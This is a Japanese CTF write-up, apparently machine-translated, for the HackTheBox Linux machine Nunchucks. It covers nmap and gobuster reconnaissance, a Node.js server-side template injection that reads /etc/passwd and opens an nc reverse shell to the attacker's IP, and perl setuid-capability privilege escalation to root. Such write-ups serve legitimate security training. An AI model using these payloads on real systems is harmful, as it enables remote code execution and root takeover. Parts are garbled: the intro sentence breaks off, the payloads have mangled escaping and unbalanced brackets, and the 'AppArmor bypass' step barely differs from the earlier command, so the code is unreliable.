> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/writeups-ctf/hackthebox/linux-easy/nunchucks-hackthebox-writeup.md).

# Nunchucks HackTheBox攻略記事

NodeJS SSTI（サーバーサイドテンプレートインジェクション）、AppArmorプロファイルのバイパス（権限昇格）を扱うNunchucks HackTheBox Easy Linuxマシンの攻略記事。実践的な列挙、侵入、足掛

{% hint style="warning" %}
**スキル:**

* NodeJS SSTI（サーバーサイドテンプレートインジェクション）
* AppArmorプロファイルのバイパス（権限昇格）
  {% endhint %}

## 偵察

**作業環境の設定:**


重要なコンテンツ、エクスプロイト、Nmap の偵察結果を保存するために、3つのフォルダを作成して作業環境を整えます。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ccf2a9e5aac3ffc9a663fcc88145d68ebc614fdf%2Fimage%20(714).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**VPN 接続確認**


VPN の接続性を確認して、対象マシンとの安定した通信を確保します。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cb4eb55433687a7f6ef64b449c34b8eedfd0431d%2Fimage%20(715).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


**Nmap による開いているポートの検出:** 開いているポートを列挙し、結果を Nmap ディレクトリ内の「allPorts」ファイルに出力します:

```bash
nmap -p- --open -sS -n -Pn -vvv --min-rate 5000 10.10.11.122 -oG allPorts
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d0d93aad885d334e0fdd396cc86d582a56440e54%2Fimage%20(716).png?alt=media" alt=""><figcaption></figcaption></figure>


**extractportによる開放ポートの解析：** extractport関数を使って、開いているポートを擬似的に表示し、クリップボードにコピーする。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f6be3c684613b117fd2ac44e6dd95f6cb7f770fc%2Fimage%20(717).png?alt=media" alt=""><figcaption></figcaption></figure>


**Nmapでポートのバージョンをスキャン：** Nmapでポートのバージョンをスキャンし、情報を「targeted」ファイルに抽出します：

```bash
nmap -sCV -p22,80,443 10.10.11.122 -oN targeted
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-570f54ff393988e7417ab83cf9297abe6522e631%2Fimage%20(718).png?alt=media" alt=""><figcaption></figcaption></figure>


DNS 経由でドメイン名を IP アドレスに解決するには、その IP アドレスに関連付けられたドメイン名を次の `/etc/hosts` ファイルに存在するユーザーに対して試します。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-31686b43eb92252a713bb2c2000d626d1425c215%2Fimage%20(713).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

### ポート 443 - HTTPS

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a9c6acd211ef8bef07d096682bfab6fb8131400e%2Fimage%20(2868).png?alt=media" alt=""><figcaption></figcaption></figure>


ログインパネルは見つかるが、既知の認証情報はない。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0137b03cffd93272ba0354688eae34bfbc103bd3%2Fimage%20(690).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

### VHostのファジング - Gobuster


私たちは **ファジング** を行い、隠された可能性のあるサービスを特定する:

```bash
gobuster vhost -u https://nunchucks.htb/ --append-domain -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -t 100 -k
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-be96f597d8f7412e986aaa8ce92df06183837556%2Fimage%20(691).png?alt=media" alt=""><figcaption></figcaption></figure>


次のサブドメインを見つけます **store.nunchucks.htb**.

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-10ba38ddd003827b17e1a99752a443f7374bdcd2%2Fimage%20(692).png?alt=media" alt=""><figcaption></figcaption></figure>

## 脆弱性 SSTI（Node.js）



ニュースレターを購読するためにメールを入力できる機能があることに気づく。サーバーの応答は入力内容を直接表示しており、脆弱性の可能性を示唆している **サーバーサイドテンプレートインジェクション（SSTI）**.

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-8984056ffa8f84037eee4169e1a1c4fd29ba8d79%2Fimage%20(693).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-87e2c811472ae9def3de5d40f8cf3d794624ff9a%2Fimage%20(694).png?alt=media" alt=""><figcaption></figcaption></figure>

#### 脆弱性テスト


リクエストを次のツールで傍受し **Burp Suite** そして典型的なSSTIをテストする:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b3846762c246f47e7d34c4bc2f9f3035acb02492%2Fimage%20(695).png?alt=media" alt=""><figcaption></figcaption></figure>

```json
{{9*9}}
```

応答に `81`が表示されれば、アプリケーションは脆弱であり、ここではそれに当たる。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e1c27cc3e945864347898bee472fb44b83488d6b%2Fimage%20(696).png?alt=media" alt=""><figcaption></figcaption></figure>

### 読み取り `/etc/passwd`


次のペイロードを使って、の内容を表示する `/etc/passwd`:

{% code overflow="wrap" %}

```python
{{range.constructor(/"return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')/"))}}
```

{% endcode %}

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f6cf14deae58ea320c36ac736fd25031b80fd6bc%2Fimage%20(697).png?alt=media" alt=""><figcaption></figcaption></figure>

#### 現在のユーザーの確認


{% code overflow="wrap" %}

```python
{{range.constructor(/"return global.process.mainModule.require('child_process').execSync('whoami')/\")()}}
```

{% endcode %}

得られる `david`.

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c629a56feab7fee645dda078a83b9602863b1a1e%2Fimage%20(698).png?alt=media" alt=""><figcaption></figcaption></figure>

### SSTI経由のリバースシェル（Node.js）


ポートで待ち受け開始 **4444**:

```bash
nc -nlvp 4444
```

リバースシェルのペイロードを送信する:

{% code overflow="wrap" %}

```python
{{range.constructor(/"return global.process.mainModule.require('child_process').execSync('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.28 4444 >/tmp/f')/"))}}
```

{% endcode %}

対象マシンへのアクセス

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-72702cc50c7638498b85c516983f9f5bbb929f99%2Fimage%20(699).png?alt=media" alt=""><figcaption></figcaption></figure>


### user.txtフラグ

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c21c45aae4d5b54fc35a173c7bdffee604c84629%2Fimage%20(700).png?alt=media" alt="" width="517"><figcaption></figcaption></figure>

#### ターミナルの安定化

```bash
script /dev/null -c bash
# Ctrl+Z

stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
stty rows 44 columns 184
```

## 権限昇格S

### の悪用 **Capabilities** Perl上で

{% embed url="<https://gtfobins.github.io/gtfobins/perl/#capabilities>" %}


次を列挙する **capabilities** 利用可能なもの:

```bash
getcap -r / 2>/dev/null
```

次のことに気づく `perl` は特別な権限を持っている。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-afda45ab60d8b5ed333d4c968a0f037a11494190%2Fimage%20(705).png?alt=media" alt=""><figcaption></figcaption></figure>


**rootとしてコマンドを実行する**

```bash
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "whoami";'
```

得られる **root**.

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b9fa47a9d77dac1fa7ee51c79709422f435e7eb2%2Fimage%20(706).png?alt=media" alt=""><figcaption></figcaption></figure>


### AppArmorバイパス

```bash
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash -p";'
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-16a94b8f72f1de824754d22ffc71cccdc067bd92%2Fimage%20(707).png?alt=media" alt=""><figcaption></figcaption></figure>

